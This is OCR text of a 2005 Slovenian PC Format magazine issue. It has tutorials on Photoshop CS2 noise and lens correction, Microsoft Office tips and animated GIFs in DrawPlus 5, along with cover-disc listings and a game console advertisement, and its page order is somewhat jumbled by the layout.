4 Ostrenje skorajda vedno poveča digitalni šum in šum zna biti težava pri kompaktnih fotoaparatih in visoki nastavitvi ISO. Filter **Remove Noise** v *CS2* pa svoje delo odstranjevanja šuma opravi veliko bolje kot tradicionalni filtri *Photoshopa*, kot je **Dust & Scratches**, saj bolje ohrani podrobnosti.



5 Morda s prednastavljenimi nastavitvami ne boste opazili bistvenega zmanjšanja šuma, zato poskusite drsnik **Strength** potegniti do konca, na vrednost 10. Še vedno nobenih izboljšav? To je verjetno zaradi tega, ker *Photoshop* skuša hkrati vpeljati učinek in obdržati čim več majhnih podrobnosti slike.



6 Kar morate storiti zdaj, je, da povlečete drsnik **Preserve Details** v levo. S tem boste sicer zavrgli nekaj podrobnosti, se boste pa znebili tudi šuma. Ko ste zadovoljni s količino odstranjenega šuma, nehajte vleči drsnik proti levi, da boste obdržali toliko podrobnosti, ko je le mogoče.

Obrnite stran za nadaljevanje vodiča...

Odpravite napake leče

Naučite se uporabljati novo orodje za odpravljanje napak leče...

1 Ukrivljen horizont, zvite linije, pokvarjena perspektiva – na ta posnetek so se spravile vse tri tipične napake leče. Ograja je sicer ukrivljena tudi v resnici, vendar je tu videti zelo nenaravno, horizont pa bi moral biti raven, ne zaobljen. Tudi če bi bil poravnan horizontalno, ne bi bilo narobe.

2 Filter **Lens Correction** boste našli v meniju **Filter→Distort**. V pomoč vam bo velik predogled z mrežo, ki vam bo pomagala oceniti pravilno poravnanost. Prva stvar, ki jo bomo uporabili na tej čudni sliki, je orodje **Straighten**, s katerim bomo narisali črto horizonta. To bi moralo poravnati sliko.

3 Zdaj se moramo znebiti neželenega učinka ukrivljenosti v obliki soda, ki vedno pohabi slike, ki jih naredite pri velikem zoomu in širokokotni nastavitvi. Pomaknite drsnik **Remove Distortion** počasi proti desni, dokler ne bo horizont (ali katera druga ravna črta) videti poravnano. Drsnik boste morali premakniti zelo malo, zato bodite pozorni.

4 Pri širokokotnih posnetkih se pogosto zgodi, da so sicer vertikalne črte upognjene proti sredini, še posebej, če ste fotoaparat nagnili rahlo navzgor. Tukaj se je zgodilo ravno nasprotno – ker je bil fotoaparat usmerjen navzdol, stebra ograje štrlita navzven. Majhen popravek z drsnikom **Vertical Perspective** bo hitro in brez napora rešil problem.

5 Na koncu boste morda ugotovili tudi, da leče vašega digitalnega fotoaparata povzročajo, da so zunanji robovi slike malce temnejši od sredine posnetka. To lahko popravite z drsnikom **Vignette Amount**. Gotovo pa se vam ne bo potrebno tega posluževati pri vseh posnetkih, nekateri fotoaparati pa so na tovrstne težave tako ali tako imuni.

6 Ste končali? Kliknite gumb **OK** in vrnili se boste v *Photoshop*. Vaša slika bo zdaj imela ob robovih nekaj praznega prostora in nekaj štrlečih delov, ki so posledica vseh popravkov, ki ste jih uvedli. Naj vas to ne skrbi. Kliknite na orodje **Crop**, narišite okvir okoli uporabnega dela slike in z dvojnim klikom boste sliko obrezali. Operacija končana, pacient preživel.

NA DISKU

Adobe Photoshop CS2
Adobejeva zadnja različica vsebuje kopico orodij, ki ste jih pričakovali in nekaj takšnih, ki jih niste. Boljši za obdelavo in pretvarjanje posnetkov RAW od svojega predhodnika.
www.adobe.co.uk

RawShooter Essentials 1.1.2
Če vas zanimajo datoteke RAW, potem je tu še en program za njihovo obdelavo, ki je izjemno hiter. Poleg tega je tudi brezplačen in se obnese odlično, ko obdelujete večje število posnetkov hkrati.
www.pixmantec.com

The GIMP
Razumemo, da si ne morete vsi privoščiti programa, kot je *Photoshop CS*, čeprav je vreden svoje cene, če se s fotografijo ukvarjate profesionalno. Na srečo tudi ta popolnoma brezplačen program ponuja večino boljših funkcij.
www.gimp.org

Digital GEM Pro
To je eden iz vrste odličnih vtičnikov podjetja Applied Science Fiction, ki je zdaj v lasti Kodaka. Prav neverjetno zmanjša šum in zrnatost, ohrani pa podrobnosti fotografije. Poglejte si še Digital SHO in Digital ROC.
www.asf.com

HDR. Tako lahko uravnotežite tone obeh "polovic" slike in jih nato zlijete skupaj, da dobite perfektno osvetljen posnetek. Seveda pa stvar zahteva nekaj prakse.

NIČ VEČ PRAHU

Nekaj se bo našlo tudi za vse tiste, ki še vedno delate posnetke na film ali pa imate doma veliko zbirko negativov, ki jih nameravate skenirati. Če spadate v to skupino, poglejte orodje Spot Healing Brush. Gre za majhno izboljšavo, ki bo ljubiteljem filma pomenila ogromno. Pri odpravljanju prašnih delcev vam ne bo več treba določevati izvora za popravila z orodjem Healing Brush ali Clone Stamp – Spot Healing Brush bo posnel vrednosti sosednjih pikslov in napako odstranil v trenutku.

Photoshop CS2 je poln novosti, za katere nam je tu zmanjkalo prostora, bomo pa omenili vsaj aplikacijo *Adobe Bridge*, ki deluje vzporedno s *Photoshopom* in omogoča dodelan nadzor nad različnimi različicami slike, tako da boste enostavneje nadzirali različne obdelave istega posnetka. Zelo uporaben je tudi nov sistem pomoči, še posebej zdaj, ko se je Adobe znebil različice HTML, ki je v XP SP2 kar naprej metala opozorila na zaslon in spravljala uporabnike ob živce.

Najbolje bo, da pogledate demo na našem disku in se sami prepričate, kaj CS2 zmore. **PCF**

Nadgradnja

Uporabniki Photoshop 7 in Photoshop CS lahko nadgradijo svoj program na CS2 za okoli 50 tisočakov na Adobejevi strani http://store.adobe.com. Lastniki Elements pa bo nadgradnja stala okoli 150.000 SIT, s čimer bodo prihranili okoli 35.000 SIT. Polna cena CS2 je okoli 185.000 SIT.

http://store.adobe.com

BIG BANG


Igralna konzola

Sony PLAYSTATION 2 SLIM + Igra TEKKEN 5

- majhno ohišje (VxŠxG): 230x152x28mm
- 128 bit "Emotion Engine", 294 MHz
- grafični čip Graphics, VRAM: 4 MB cache
- zvok: 48-kanalni, pomnilnik: 32 MB
- USB, IEEE1394, i.LINK, mrežni adapter
- CD/DVD enota 24x/ 4x
- predvaja tudi DVD filme
- **priložena igra Tekken 5**

44.990,-

Singstar Pop + 2x mikrofon



14.990,-

F1 05

14.990,-


God Of War

14.990,-

Grand Theft Auto: San Andreas

13.990,-

Killzone



4.990,-


Ratchet & Clank 3

4.990,-

WRC 4

4.990,-

Getaway: Black Monday



4.990,-

Kupovati drugje bi bilo potratno!

25x po Sloveniji

www.bigbang.si

del 12


Skrivnosti Microsoft Office

PCF odkrije, da grafične sposobnosti paketa MS Office ne obsegajo le golega vstavljanja sličic

Vsaka različica *Office* namesti na vaš trdi disk izbor sličic, fotografij **JPEG**, animiranih datotek **GIF** in razne datoteke **WAV** in **MIDI**. Vendar pazite pri njihovi uporabi – če izvemo, da ste zadnji diapozitiv predstavitve v *PowerPointu* opremili z "applause.wav", vas bomo izsledili in brez milosti pokončali. Častna beseda.


NAJDENI ZAKLAD

Nekatere različice vsebujejo tudi dodaten **CD**, ki je poln dodatkov. Poleg *Office XP Professional* boste na primer odkrili **598MB** smeti, oprostite, vsebine. Zadevo boste našli v **C:\Program Files\Microsoft Office\Media** v mapi **CNTCD1** ali **CAGCAT10**, odvisno od tega, katero izmed zadnjih dveh različic *MS Office* poganjate (na sliki). Če želite vaše občinstvo mučiti, pa le pogumno potresite vaše dokumente s slikami in zvoki, kot da bi šlo za nariban parmezan.



SKOPA RABA

S trohico zadržanosti pa lahko te slike uporabite veliko bolj učinkovito, tako da jih dodate v vaše dokumente kot ozadje. Najbolje se obnesejo v *Wordu* (*2002/XP/2003*), zato odprite dokument ali ustvarite novega in kliknite na možnost **Format** v orodni vrstici. V podmeniju, ki se pojavi, izberite **Background**, kliknite na **Printed Watermark** , v oknu, ki se odpre, pa kliknite na **Picture Watermark**.



SLIKA JE VREDNA...

Izberite fotografijo, ki jo želite uporabiti, prilagodite njeno velikost in uporabite možnost **Washout**, da jo obledite, tako da se bo preko nje videlo vaše besedilo. Za predogled učinka uporabite pogled **Print Preview**.

Povejte svoje www.pcformatslo.net/forum


Pozabite na vse tiste neumne domislice, ki so jih polni razni forumi na straneh s pomočjo za *Office*; to, kar vam ponujamo tukaj, so pravi skriti zakladi Microsoftovega priljubljenega pisarniškega programskega paketa: nasveti, zvijače in manj znane možnosti, ki bodo dodale iskrico vašim dokumentom v *Wordu*, pizze vašim razpredelnicam v *Excelu* in lesk vašim predstavitvam v *PowerPointu*, bodisi v *Office XP* (2002) ali *Office 2003*.

PRILAGODITE VAŠO NAMESTITEV

Če ste strokovno podkovan uporabnik, ki v *Excelu* rutinsko uporablja orodje za pretvorbo besedila v govor, vse v redu in prav. Če tega ne počnete, pa preprosto zaman porabljate preveč prostora na trdem disku. Vašo namestitev *Office* lahko razumno oklestite, tako da se odpravite v nadzorno ploščo Windows in izberete **Add/Remove Programs**. Izberite **Office**, kliknite možnost **Change** in izberite **Add or Remove Features**, ko se odpre okno **Setup**. Kliknite **Next** in izberite možnost **Choose Advanced Customisation**. Kliknite **Next** in pregledali boste lahko namestitev vsake aplikacije *Office* ter se znebili navlake, ki je nikoli ne uporabljate, ter tako prihranili prostor na disku in pospešili vaše aplikacije.

POTREBUJETE NEKAJ ZAPOLNJEVALNEGA BESEDILA?

Ste morali kdaj v *Wordov* ali *Publisherjev* dokument vstaviti veliko **količino kakršnegakoli besedila**, samo da bi lahko prilagodili obliko strani? Očitno lahko besedilo izrežete in prilepite iz drugega vira, veliko hitreje pa je, če preprosto vtipkate **=rand(10,11)** in pritisnete **Enter**. Na ta način boste ustvarili neprekinjeno besedilo, v katerem se prva številka nanaša na število ustvarjenih odstavkov, druga pa označuje, kolikokrat se stavek "The quick brown fox jumps over the lazy dog" pojavi v odstavku. Obe številki lahko spremenite, da bosta ustrezali količini besedila, ki ga potrebujete.




PA ZDRAVI OSTANITE


Microsoft Office lahko sam namesti popravke v primeru, da se mu zgodi kaj zoprnega, saj lahko poišče okvarjene **datoteke in nepravilne vrednosti** v registru. Prav tako lahko obnovi programe *Office* na njihove privzete nastavitve; če ste med misijo zagotavljanja čim večje učinkovitosti zavozili postavitev vaših orodnih vrstic, jih

Dodajte rokopis v Word

Podpišite se v dokumentih *Office*




1 *Office XP* in *Office 2003* vam omogočata, da pišete kjerkoli na zaslonu in to prevedete v besedilo, ki ga je mogoče urediti, ali v grafični predmet, ki ga lahko uporabite kot podpis v pismu. Odprite možnost **Language Bar**, tako da z desnim gumbom miške kliknete na opravilno vrstico in izberete **Toolbars**.



2 Odprite eno izmed glavnih aplikacij *Office* in videli boste, da so se ikone v **Language Bar** malce spremenile, saj sta se med njimi pojavila gumba **Handwriting** in **Write Anywhere**. Kliknite na **Write Anywhere** in uporabite miško ali pero dlančnika, da napišete, kar pač želite napisati.

Gumbi po meri



Vsaki aplikaciji *Microsoft Office* lahko dodate poljubne gumbe opravilne vrstice po meri ali pa celo oblikujete lastne. Preprosto odprite katerikoli program *Office* in z desnim gumbom miške kliknite na gumb, ki ga želite v orodni vrstici spremeniti. Iz spustnega menija, ki se prikaže, izberite **Customize**. Ne zmenite se za okno Customize, ki se odpre, a ga še ne zaprite. Namesto tega z desnim gumbom miške kliknite na gumb, ki ga želite spremeniti, da se prikaže nov spustni meni. Če želite zamenjati gumb s prednastavljeno zamenjavo, izberite možnost **Change Button Image**. Če pa želite ustvariti lasten gumb, kliknite na možnost **Edit Button Image**. Spremenite lahko obstoječo obliko gumba, s klikom na **Clear** pa lahko pričnete znova in ustvarite povsem nov gumb po vašem okusu.


NA DISKU

OpenOffice.org 1.1.4
Če uporabljate operacijski sistem Linux, vam ta vodič ne bo v veliko pomoč, ker /MS Office/ za vaš sistem ne obstaja. Si pa lahko namestite /OpenOffice.org/, ki sploh ni slaba alternativa.
www.openoffice.org

Marratech
Odličen program za sodelovanje na videokonferencah, v katerega lahko brez težav uvažate dokumente paketa /Office /in jih delite s svojimi sogovorniki.
www.marratech.com

Ad-Aware SE
Ko boste iskali dodatke za /Office /na spletu, boste mimogrede naleteli na kakšno mino v obliki spywarea. Oborožite se s tem programom.
www.lavasoftusa.com

lahko obnovite že z enim samim klikom miške. Vse, kar morate storiti, je, da odprete katerokoli aplikacijo *Office* in kliknete na **Help**, nato pa na **Detect and Repair.** Morda boste za to potrebovali originalni namestitveni CD za *Office*, zato ga imejte za vsak primer pri roki.




HIPERPOVEZAVE DO DATOTEK


Recimo, da pišete poročilo ali sestavljate razpredelnico, in želite v dokument vstaviti referenco ali dodati besedilo, sliko ali kak drug predmet iz druge datoteke *Office*, pa naj bo to dokument v *Wordu*, razpredelnica v *Excelu* ali del predstavitve v *PowerPointu*. Namesto da bi te predmete kopirali in prilepili v vaše poročilo, lahko vanj preprosto vstavite hiperpovezavo. To storite tako, da izberete predmet, ki ga želite dodati vašemu poročilu, nato pa ga z desnim gumbom miške povlečete in spustite v vaše poročilo. Iz menija **Edit** izberite možnost **Create Hyperlink Here** ali **Paste Special** in ustvarili boste povezavo do izvirnega dokumenta. PCF

> "Namesto da bi morali predmete kopirati in prilepiti v vaš dokument, lahko vanj preprosto vstavite hiperpovezavo"


NASLEDNJI MESEC
ŠE VEČ SKRIVNOSTI MS OFFICE
RAZKRILI BOMO ŠE VEČ SKRITIH FUNKCIJ, KI SO SE PRITAJILE V MICROSOFT OFFICE



3 Če to funkcijo uporabite v *Wordu*, bo vaša čečkarija dodana na stran kot grafični objekt in pomanjšana na velikost, ki ustreza velikosti pisave, ki jo uporabljate. Rokopis lahko izrežete, prilepite, premikate naokoli in zbrišete, če želite poskusiti znova.



4 *Excel* bo samodejno prevedel vaš rokopis v običajno besedilo, ki ga lahko urejate, postavil pa ga bo v katerokoli celico, ki ste jo predhodno označili. Tudi *Word* lahko prepozna vaš rokopis, in sicer tako, da kliknete na gumb **Text** in uporabite **Writing Pad**.



5 Če boste v dokument ali razpredelnico morali kdaj vstaviti ročno narisano skico, kliknite na gumb **Handwriting** v **Language Bar** in izberite **Drawing Pad**. Načečkajte vašo risbico in kliknite na gumb **Insert Drawing**, da jo vstavite v dokument.

PCF si ogleda tanko ločnico med dobrimi in osladnimi animiranimi GIF-ji

Prvi koraki z DrawPlus 5

Animirani GIF-ji so bili leta 1996 noro popularni, ko je Netscape prvi predstavil podporo formatu. To je bilo v časih, ko je bil Flash še vedno v povojih, pipe do interneta pa so bile ravno dovolj debele, da je bilo skoznje mogoče stisniti nekaj kilobitov, preden se je linija sesula.

Žal pa je bila večina animiranih GIF-jev prav neverjetno odvratna. Zakaj bi nekdo zapravljal ure časa in truda za animacijo odpiranja cveta, nam še danes ni jasno. Na srečo pa so z leti ti "izvirni umetniki" ugotovili, da delajo nekaj narobe, in so nehali mučiti uporabnike spleta.

POGLED NAPREJ

Od davnega leta 1996 je Flash prevzel krono ustvarjanja interaktivnih spletnih vsebin, animirani GIF-ji pa še niso izumrli. Reklamne pasice je pogosto ceneje ustvarjati v Flashu, manj očitne premikajoče se slike v manjših dozah pa so še vedno primerne za animirane GIF-je.

Ko ustvarjate stran, lahko na primer dodate nekaj prefinjenih malenkosti, kot so animirani elementi, ki se spremenijo, ko nanje zapeljete z miško. Z nekaj premišljenega oblikovanja pa lahko ustvarite animacije, ki se zlijejo z obliko strani, ali manj očitne spremembe v barvi. A lepo vas prosimo, da v strani ne vključujete diaboličnih in osladnih risank.

Vsevidno oko *DrawPlus 5* – namestite ga in postanite kreativni.

Povejte svoje www.pcformatslo.net/forum


Vektorske ilustracije so področje grafičnega oblikovanja, s katerimi imajo težave tudi najbolj izkušeni uporabniki. Aplikacije, kot sta *Photoshop* ali *Paint Shop Pro*, postajajo vedno bolj prijazne do uporabnika, a ko jim omenite vektorje, vam bodo v glavo vrgle tista okorna Bezierova orodja, ki imajo čisto lastno pamet.

Z nekaj vaje pa boste kmalu ugotovili, kaj vse vam takšna orodja ponujajo, saj lahko z njihovo pomočjo še tak hlod postane pravi umetnik. In ni ga boljšega načina za igračkanje s takšnimi orodji, kot je *Serif DrawPlus 5*, ki je po srečnem naključju celo varno spravljen na disk.


Če bi vam želeli pokazati prav vse, kar program zna, bi lahko napolnili pet revij, zato tega ne bomo počeli, če boste sledili spodnjim korakom, pa boste dobili vpogled v možnosti tega izjemnega programa. Od tu naprej pa vas omejuje samo vaša domišljija... **PCF**

Zaspani ste...

Ustvarite prefinjena ozadja za vašo spletno stran



1 Zaženite *DrawPlus* in pozdravil vas bo uvodni čarovnik. Izberite možnost **Create An Animation** in ustvarite delovno površino, veliko 750 x 550 pik, kar bi moralo zadostovati za dober prikaz pri vseh ločljivostih.




2 Začnimo z vstavljanjem bitne slike za ozadje. Izberite **Insert→Other Picture** in poiščite sliko **background.jpg** na disku. Nato z miško označite celotno delovno površino. Spustite gumb na miški in ozadje se bo postavilo na svoje mesto.

Nadgradnja


Če vam je DrawPlus 5 všeč in si želite še več možnosti, lahko program nadgradite na različico 7 za 21.000 SIT in prihranite 7.200 SIT. Pokličite Serif na 0044 800 376 7070 in jim povejte kodo RO/PCF/DPS/0705. Ponudba traja samo do 20. avgusta.

www.serif.com



6 Nadaljujte s kloniranjem slike in vrtenjem spirale, dokler ne dosežete začetne točke, tako da bo imela animacija skupno 12 slik. Za predogled vrteče se spirale uporabite možnost **Preview Animation** v meniju z ikonami. Rezultat bi moral biti podoben temu na sliki.

Ustvarite animirane GIF-je




NA DISKU

Photoshop CS2
Kar 30 dni boste lahkota mesecbrezplačnopreizkušali najboljši program za obdelavo fotografij. To je skoraj tako, kot da bi vas po nesreči čez noč zaklenili v slaščičarno.
www.adobe.com/proucts/photoshop/main.html

IrfanView 3.97
To je bil prvi program za brskanje po grafičnih datotekah, ki je podpiral animirane GIF-je. Podpira ogromno formatov in je brezplačen
www.irfanview.com


RawShooter Essentials 2005
Format RAW ste do sedaj verjetno že dobro spoznali in če se resno ukvarjate z digitalno fotografijo, ga verjetno tudi uporabljerte. S tem programom se boste lahko igrali s slikami tega formata
www.pixmantec.com

Gonilniki
Za najboljši prikaz grafike boste potrebovali tudi najnovejše gonilnike. Na disku boste našli gonilnike za grafične kartice podjetij ATI in nVidia.



